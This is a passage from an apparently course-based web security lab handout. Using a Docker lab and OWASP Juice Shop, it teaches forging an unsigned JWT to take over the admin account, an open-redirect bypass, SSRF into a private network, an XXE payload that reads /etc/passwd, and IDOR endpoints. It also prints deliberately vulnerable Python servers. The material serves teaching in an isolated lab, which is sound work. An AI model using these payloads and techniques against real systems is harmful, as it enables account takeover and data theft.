        - Using None was the vulnerability of the original implementation
    - Copy the result

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJwZXBpdG9AcGVwaXRvLmNvbSIsInBhc3N3b3JkIjoiNzcwNTkyYTcxZTM3MmQ0ODg0YTk5Y2QzNTg0NWMyMTciLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI0LTEyLTE4IDE4OjQ4OjMzLjA1MiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI0LTEyLTE4IDE4OjQ4OjMzLjA1MiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3MzQ1NDc3MzV9.
```

    - Replace the token in the Burp Repeater
    - Send it
    - See the value changed to your new email

```
{
    "user":{
        "id":22,
        "email":"pepito@pepito.com",
        "lastLoginIp":"0.0.0.0",
        "profileImage":"/assets/public/images/uploads/default.svg"
    }
}
```

- This is a vulnerability, and you should report it.

~~~~ 💗 First Break! 💗~~~~ (15:35, 15m)

Exploiting the Session Cookie (15:45, 18m)

The JWT problem can now be analyzed in the rest of the site to see if we can exploit it. This problem can be present or not on a website. It depends on the site, the application, the developer, etc.

This is an example of you having to 'explore' to find how to attack.

Find the correct Cookie for admin

What we are going to do is see if the process of changing the password is vulnerable when combined with the problem of JWT.

- Find a request to **/rest/user/whoami** in the Proxy History. Be sure you are logged in and that the request has a Cookie.
- Send it to Repeater and "Send" it. You should get a good answer with your user.

```
{"user":{"id":22,"email":"test@test.com","lastLoginIp":"0.0.0.0","
profileImage":"/assets/public/images/uploads/default.svg"}}
```

- Copy the **token** part of the Cookie for your user. **Only** the token part of the Cookie.

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZ
GF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29
tIiwicGFzc3dvcmQiOiI3NzA1OTJhNzFlMzcyZDQ4ODRhOTljZDM1ODQ1YzIxNyIsI
nJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiI
wLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3Vwb
G9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWU
sImNyZWF0ZWRBdCI6IjIwMjQtMTItMTggMTg6NDg6MzMuMDUyICswMDowMCIsInVwZ
GF0ZWRBdCI6IjIwMjQtMTItMTggMTg6NDg6MzMuMDUyICswMDowMCIsImRlbGV0ZWR
BdCI6bnVsbH0sImlhdCI6MTczNDU0NzczNX0.gkaVeKJZVYqAIJy5ih60uS0DeRo08
2JHI8KoKfxXKvFM0PNIZw7i-EggQdznJ9f_OyOojfN4nAK9KCC9xaKYWxAFXPhSaZm
BtXpQ84lIQs_zgJkjPqcy40X8aLzrR6TWkANaJki8SEq-CPFM0XyQy4pZgwlWUXbda
wPcmRxu5Kk
```

- Add the token to Cyberchef: https://gchq.github.io/CyberChef/
- Decode the input string as JWT

```
{
    "status": "success",
    "data": {
        "id": 22,
        "username": "",
```

```
        "email": "test@test.com",
        "password": "770592a71e372d4884a99cd35845c217",
        "role": "customer",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage":
"/assets/public/images/uploads/default.svg",
        "totpSecret": "",
        "isActive": true,
        "createdAt": "2024-12-18 18:48:33.052 +00:00",
        "updatedAt": "2024-12-18 18:48:33.052 +00:00",
        "deletedAt": null
    },
    "iat": 1734547735
}
```



- Send the decoded JWT to the CyberChef Input

- In CyberChef, modify the input so that you keep this (pay attention to the commas at the end of each field):

```
{
    "status": "success",
    "data": {
        "id": 22,
        "email": "test@test.com",
        "profileImage":
"/assets/public/images/uploads/default.svg"
    },
    "iat": 1734547735
}
```

- Now we need to modify this JSON to belong to admin, which means changing the user ID and the user email.
- Here we **guess** who the admin can be. The first user in the DB is probably the admin of the website.
- Modify the value of the user id to **1**.
- Modify the email field to the admin's email, but which is the admin's email?
- To find it, search in Proxy History for **"admin@"**

- Remember, this is done by clicking on “Filter settings" and then “Filter by search term”




- You should see a request to a ‘**main.js**’ file with the content

```
text:"Enter the admin's email address into the **email
field**.",fixture:"#email",unskippable:!0,resolved:b("#email"
,"admin@juice-sh.op")
```

- Now that we know the email of the administrator, let's go back to CyberChef and change the email to admin@juice-sh.op

```
{
    "status": "success",
    "data": {
        "id": 1,
        "email": "admin@juice-sh.op",
        "profileImage":
"/assets/public/images/uploads/default.svg"
    },
    "iat": 1734547735
}
```

- Now we need to convert this back to JWT to use in Burp.
- In CyberChef, load the recipe '**JWT Sign**'. Use Sign as JWT with None algorithm.



- The output should look like the one shown below, **copy it**:

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZG
F0YSI6eyJpZCI6MSwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInByb2ZpbGVJ
bWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIn
0sImlhdCI6MTczNDU0NzczNX0.
```

- Verify it works by going to Repeater of the **/rest/user/whoami** request
- Change the Cookie token to the JWT value. You should see as response:


```
{"user":{"id":1,"email":"admin@juice-sh.op","profileImage":"/assets/public/images/uploads/default.svg"}}
```


Congratulations, now you are logged in as admin of the Juice Shop!


Change the Password of Admin (16:03, 5m)

Now that we are the admin of the website through exploiting the session cookie, we cannot log in as the admin because we do not know the admin password. We can change the admin user's password.

- Go and change **your** user's password on the web page.



- Put in your real password and put in a new one. Remember it.
- Search this request in the Proxy HTTP History
  - By hand or by clicking the 'Filter Settings'



  - Then, put the value **password** to search in the 'Filter by search term'
- You should find the request to **/rest/user/change-password**
- Send it to Repeater and Send it again.
- Now delete the current password and leave it empty

    - `/rest/user/change-password?current=&new=ThisIsANewPassword1!&repeat=ThisIsANewPassword1!`
- Now replace the **Authorization: Bearer** with the token value of the modified admin we did before. And also change the Cookie.


```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwiZW1haWwiOiJhZG1pbkBqdWljZS1zaC5vcCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIn0sImlhdCI6MTczNDU0NzczNX0.
```

- Click Send on the repeater
- You should see that the admin's password was changed!!
- You can even see that the MD5 field matches the MD5 of the new password.

Confirm by logging in as admin

Now that we know the admin username and password, we don't need to rely on the session cookie anymore. We can log in as the administrator:

- Logout of your user
- Login as
    - admin@juice-sh.op
    - Use the password of the admin as you entered it before:





Recap: We explored the website and identified the use of session cookies. We understood how these were created, and we created a session cookie for the administrator user. The website accepted this cookie and allowed us to perform actions as the admin, which we used to change the admin password and be admins of the website.

Open Redirect Analysis (16:08, 8m)

An open redirect[9] occurs when a web application **accepts user input to construct URLs for redirection and forwards users to external websites**. It is a vulnerability if the parameters are used without proper validation or restrictions.

The problem is that many web pages need to redirect you to other third-party sites. However, using the redirect, pentesting the redirect, and attacking the redirect are not exactly the same.





Exploiting Open Redirects

Let's try to see if we can exploit an Open Redirect

[9] StackHawk, "Understanding Open Redirect Vulnerabilities," StackHawk, May 06, 2022. https://www.stackhawk.com/blog/what-is-open-redirect/ (accessed Dec. 19, 2024).

- Go to Burp
- Start by searching for **redirect** in Proxy History.
    - For example, you should find

      /redirect?to=https://github.com/juice-shop/juice-shop
- Send to Repeater
- Click Send
- Now, try to figure out how the redirect mechanism works on the server side. 🎨
- Change the domain to some other
- Change the parameter name, or delete it
- The server is doing some checking to verify that the exact URL is in the parameter.
- But is it checking that the URL is at the *start* of the parameter? 💡
- Let's try to introduce our attacker URL after the **"to="** parameter but before the official URL. Make the official URL ***a new parameter*** of your attacker URL.
- For example
    - ```
      GET
      /redirect?to=http://www.stratosphereips.org?other=https://github.com/juice-shop/juice-shop HTTP/1.1
      ```
- Now click Send again
- It should be redirected!

Remember that even though this test does not seem much in the example, you need to realize that in combination with other vulnerabilities and technologies it can be very powerful. If this issue is combined with OAuth redirections, then it may be possible to steal authentication tokens in the URL.

For example
https://sec.okta.com/articles/2021/02/stealing-oauth-tokens-open-redirects

Recap: Open redirects are a known mechanism of the Web, but as with other technology, the implementation must be correctly done and secure so it can not be exploited. When vulnerable, it can be combined with other problems to execute the attack.
      ```

Server-Side Request Forgery (SSRF) (16:16, 25m)

SSRF[10] is a vulnerability where an attacker tricks a server into making unauthorized requests to internal or external resources on behalf of the attacker.

Let's try this with a very simple and vulnerable server that is running in your network as **http://vulnerable-server**. The server source code is shown below:

```
#!/usr/bin/env python3
import http.server
import socketserver
import urllib.request
from urllib.parse import urlparse, parse_qs

PORT = 80

class SSRFHandler(http.server.SimpleHTTPRequestHandler):
    def do_GET(self):
        query = urlparse(self.path).query
        params = parse_qs(query)

        if 'url' in params:
            target_url = params['url'][0]
            self.send_response(200)
            self.end_headers()
            try:
                with urllib.request.urlopen(target_url) as response:
                    content = response.read()
                    self.wfile.write(content)
            except Exception as e:
                self.wfile.write(f"Error fetching URL: {e}".encode())
        else:
            self.send_response(400)
            self.end_headers()
            self.wfile.write(b"Please provide a 'url' parameter.")

with socketserver.TCPServer(("", PORT), SSRFHandler) as httpd:
    print(f"Serving SSRF vulnerable server on port {PORT}")
    httpd.serve_forever()
```

[10] "Server-Side Request Forgery (SSRF) | Common Attacks & Risks | Imperva," Learning Center, Dec. 20, 2023. https://www.imperva.com/learn/application-security/server-side-request-forgery-ssrf/ (accessed Dec. 19, 2024).

SCL: class13 container. CTU: Docker container.

We have this server running in the SCL/CTU docker lab. Run the following command to check:

- `curl -v http://vulnerable-server`


Now with the real URL:

- `curl -v http://vulnerable-server/?url=http://example.com`

How can we exploit this web application?

- **Denial of Service**
  - Let the server download huge files and kill it with it.[11]
  - Use it as a proxy to amplify your own DDoS attacks.
  - Use it as a proxy to hide your tracks if you can get the output out.
- **Access the internal network of the server**
  - When you can force the server to access **example.com**, you might be able to access **127.0.0.1** or servers in the private network:
    - 10.0.0.0/8
      - IP range: 10.0.0.0 – 10.255.255.255
    - 172.16.0.0/12
      - IP range: 172.16.0.0 – 172.31.255.255
    - 192.168.0.0/16
      - IP range: 192.168.0.0 – 192.168.255.255
  - In real life, people usually deploy sensitive services to the private network. And allow only specific servers to access it.
  - If you're able to exploit a public facing server that has access to the private network, you can potentially access services in this private network.

[11] Or infinite webpage https://github.com/eldraco/theinfinitewebpage



Access the internal network of the server

We will abuse this web server to try to access the internal network and possibly other resources.

We deployed the following servers to SCL/CTU docker lab network:

1. **Your class container**:
    a. With IP that belongs to **172.20.0.0/16** *(or 172.20.0.0/24 in case of SCL)*
        i. Your IP looks like this: 172.20.0.x (e.g.: 172.20.0.12)
    b. Containers can communicate on private network only with other containers from the same **172.20.0.0/16** range.
        i. Example: **172.20.0.12** can talk to **172.20.0.108**
2. **secret-server:**
    a. Server is running as **172.25.0.4** in different subnet **172.25.0.0/24**
        i. Your container does not have access to this network!
        ii. You can verify the server is not reachable with[12]:
            1. *We forgot to install ping in SCL, in SCL you need to install it:*

SCL: class13 container.


```
2. apt update && apt install iputils-ping -y
```

SCL: class13 container. CTU: Docker container.

[12] In case you're using Mac and OrbStack instead of Docker Desktop, this command might work and the container is reachable. This is because in OrbStack, network isolation does not work properly.

```
3. ping 172.25.0.4
```

3. **vulnerable-server:**
    a. The vulnerable server is connected to both networks so it can be reached from **172.20.0.0/16** and **172.25.0.0/24**.
    b. This is the usual setup, where public-facing servers are connected to private networks where the company runs other services.
    c. Example: We deployed a public-facing service, such as our **Juice Shop**. This service needs a **database**. However, the database server does not have to be open to the internet, so we put it on a private network and allow only the **Juice Shop to access it via a private network**. Juice Shop now has access to both networks. Just like our **vulnerable-server**.



We should be unable to access the secret server from our containers because your container is not connected to the correct network. The server that we're targeting is not reachable.

From the SCL/CTU container you can verify that you do not have an access to the secret server:

SCL: class13 container. CTU: Docker container.

- `curl -v http://secret-server/treasure`

We can exploit the SSRF vulnerability in the vulnerable server to get to a **private network** that we didn't have access to before and access the **secret-server**:

From the SCL/CTU container we use SSRF on vulnerable-server to get to **secret-server**:


SCL: class13 container. CTU: Docker container.

- `curl -v http://vulnerable-server/?url=http://secret-server/treasure`

Is our favorite Juice Shop vulnerable to SSRF?

Let's check if the OWASP Juice Shop is vulnerable to SSFR:

1. Be sure you are in Juice Shop
    a. Go to http://localhost:3000
2. When testing for SSRF, we need to find user inputs that allow us to insert URLs that might be visited by the server.
    a. A good idea is to try to target avatars or any other user-inserted pictures - usually applications let us either upload images or set URL for our own image.
3. Then we need to verify that the server visits the provided URL.
    a. Sometimes we don't know **if** or **when** will the server access the URL
        i. We need tooling that will **record all interactions** with the URL.
        ii. Recall **interactsh -** https://app.interactsh.com/ form the Class 12.
            1. Service that logs all interaction with URLs
            2. DNS / HTTP / any generic access to that URL
4. Go to https://app.interactsh.com/
5. In **interactsh** generate a new "**token**" by clicking on the plus in the left corner.



    a. **token** is a domain in this case.
    b. For example, **pfaybtnvjrypuwanouqfmfqgaa4s4mi2x.oast.fun**
6. Now in Juice Shop, navigate to the Profile section **(make sure you are logged in)**
    a. http://localhost:3000/profile

7. Insert `http://<YourToken>` as "Image URL"
8. Check what happened in https://app.interactsh.com/
    a. We can see that
        i. Juice Shop accessed our URL
        ii. Public IP of the server that accessed our URL
    b. This does not necessarily **mean that the server is vulnerable**.
        i. But we know now we can force Juice Shop to access *some* URLs.
            1. This is not vulnerability *(yet)*
        ii. Can we force it to access services running on a **private network** that we don't have access to?
9. Insert **http://secret-server/hello.webp** as "Image URL"
    a. As we established before, the **secret-server** is in a different private network than your container.
    b. You do not have access to this network from your container.
    c. Yet, we were just able to exfiltrate data from it.
        i. This also works with firewalls and IP whitelists.
        ii. People usually whitelist "trusted" servers in firewalls.
        iii. If you exploit a "trusted" server with SSRF, you're using IP that is "trusted" and allows you to access additional resources in the network.

‼️ Again, this is not a theoretical exercise, for example, in 2019, a hacker gained access to **100 million credit card applications** and **accounts** because of the SSRF[13].

Recap: SSRF is a vulnerability that allows us to discover, scan, probe and exploit internal services and resources that were not meant to be directly accessible by attackers.

[13] "Unpacking the Capital One Breach: Key Lessons & Takeaways | Infosec," *Infosecinstitute.com*, 2019. https://www.infosecinstitute.com/resources/news/lessons-learned-the-capital-one-breach/ (accessed Dec. 19, 2024).

Second break

XML Injection (16:41, 20m)

XML Injection[14] - an attack that targets applications that process XML data. XML injection occurs when an **attacker inserts malicious XML content** into a web application, API, or service that improperly handles untrusted input.

How does that work? XML allows you to reference **XML External Entity**.

- Referencing XEE tells the XML parser to replace the reference with the actual data.
- You can reference any storage the parser has support for.
    - Databases, files...
- XEE are useful in some contexts, but with incorrect (default) configuration, they are also unsafe.
    - Attackers can "simply" request data from any supported storage.

XMLI Payload

Example of payload with XEE that references file system and file **/etc/passwd** (Available in your container in **/data/xmli-payload.xml**.):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ELEMENT root ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<root>
  <data>&xxe;</data>
</root>
```

If we can make a vulnerable server read and interpret this payload, we may have access to the passwd file.

XMLI Vulnerable Server

To attempt to exploit this vulnerability, we created a vulnerable server in your network accessible as **http://xmli-server**.

[14] C. Crane, "XML Injection Attacks: What to Know About XPath, XQuery, XXE & More," Hashed Out by The SSL StoreTM, May 18, 2022. https://www.thesslstore.com/blog/xml-injection-attacks-what-to-know-about-xpath-xquery-xxe-more/ (accessed Dec. 19, 2024).

The code of the vulnerable server, which defines an HTTP server class that handles POST requests and processes XML data, is shown below.

```
#!/usr/bin/env python3
# pip install lxml
import socketserver
from http.server import SimpleHTTPRequestHandler
from lxml import etree

PORT = 80

class XMLInjectionVulnerableServer(SimpleHTTPRequestHandler):
    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length)

        try:
            # Parse the XML data (this is where the vulnerability lies)
            parser = etree.XMLParser(resolve_entities=True)
            tree = etree.fromstring(post_data, parser)
            response = "Received: " + tree.find('data').text
        except etree.XMLSyntaxError as e:
            response = f"Error parsing XML: {e}"

        # Send HTTP response
        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(response.encode('utf-8'))


with socketserver.TCPServer(("", PORT), XMLInjectionVulnerableServer) as
httpd:
    print(f"Serving XML injection vulnerable server on port {PORT}")
    httpd.serve_forever()
```

XMLI Exploitation

Let's exploit the vulnerable server by sending the XMLI Payload we prepared before. By forcing the vulnerable server to interpret this XML, we should be able to retrieve **/etc/passwd**.

SCL: class13 container. CTU: Docker container.

- `curl -v -X POST -d @/data/xmli-payload.xml http://xmli-server`

What is the problem?

Like SQL Injection and XSS, **XML injection is a problem of incorrect input sanitization**. This time, the incorrect sanitization is on how the application processes XML data... you would be surprised how many applications like that still communicate primarily through XML.

XML Injection can be used for many different attacks:

1. **Data exfiltration**
    a. We showed that we can exfiltrate data by using XEE (the **passwd** file).
2. **Denial of Service**
    a. It is possible to crash the server by creating circular dependencies.
3. **Remote Code Execution**
    a. In some cases, you can utilize XEE and even execute code.

Recap: XML Injection is an attack that targets applications that process XML data. XML injection occurs when an attacker inserts malicious XML content into a web application that will interpret it without any sanitization.

Make sure you sanitize all inputs and do not enable extended entities if they're not really necessary.

In general, do not allow your parsers to access data they don't need!

Insecure Direct Object Reference (17:01, 25m)

Insecure Direct Object References[15] (IDOR) is a web application vulnerability that occurs when an application directly accesses objects, such as database entries, or resources, based on **user input without properly verifying the user's authorization**.

This vulnerability **allows attackers to manipulate the input to access resources** they are not authorized to view or modify.

- IDOR vulnerability allows us to perform actions in the name of different users, or access data that we don't have access to.

[15] "Insecure Direct Object Reference (IDOR) | Best Practices | Imperva," Learning Center, Jan. 08, 2024. https://www.imperva.com/learn/application-security/insecure-direct-object-reference-idor/ (accessed Dec. 19, 2024).

We will use Juice Shop to show an example of an IDOR vulnerability, where the application accepts unauthorized user inputs and **allows us** to **access data** we **shouldn't be able to access**.

- In the previous step, we discovered multiple user inputs that we can weaponize.
- When you're looking for an IDOR target, you should be looking for actions that contain IDs of the elements.
    - Such as User IDs, Product IDs, Invoice IDs and others.
    - Any other identifiers such as emails and product names might help as well.
    - We're targeting them, because we have an assumption that the application **does not properly check** if our **authenticated user has access to them or not**.

In the case of OWASP Juice Shop, we previously saw API that accepts some IDs or other identification directly, for example these:

- Creating User Reviews
    - `POST /rest/products/{PRODUCT_ID}/reviews`
        - `{"message":"<message>","author":"<email>"}`
- Creating user complaints
    - `POST /api/Complaints/`
        - `{"UserId":"<ID>","message":"<message>"}`
- Creating Customer Feedback
    - `POST /api/Feedbacks/`
        - `{"UserId": "<ID>", "captchaId": 11, "captcha": "13", "comment": "<message>", "rating": 3}`
- Getting content of the basket
    - `GET /rest/basket/{ID}`

Posting User Review as Different User

First, let's see an example with the User Reviews. We are going to attack the REST API directly via `/rest/products/{PRODUCT_ID}/reviews` endpoint.

There are two valid actions that we can do:

1. **GET** that gives us all reviews
2. **PUT** that creates a new review

For our example, we can choose any **PRODUCT_ID** but we will choose **3**

1. First, we can check what reviews exist for product with ID **3**:

   SCL: class13 container. CTU: Docker container.

   ```
   curl -s 'http://juiceshop:3000/rest/products/3/reviews' | jq
   ```

2. When creating user review, application accepts **PUT** request with following JSON in the body, as we saw before with burp:
   a. `{"message":"<message>","author":"<email>"}`
3. When you create user review from the application, this json looks like this:

   a. `{"message":"Good Product","author":"me@juice-sh.op"}`

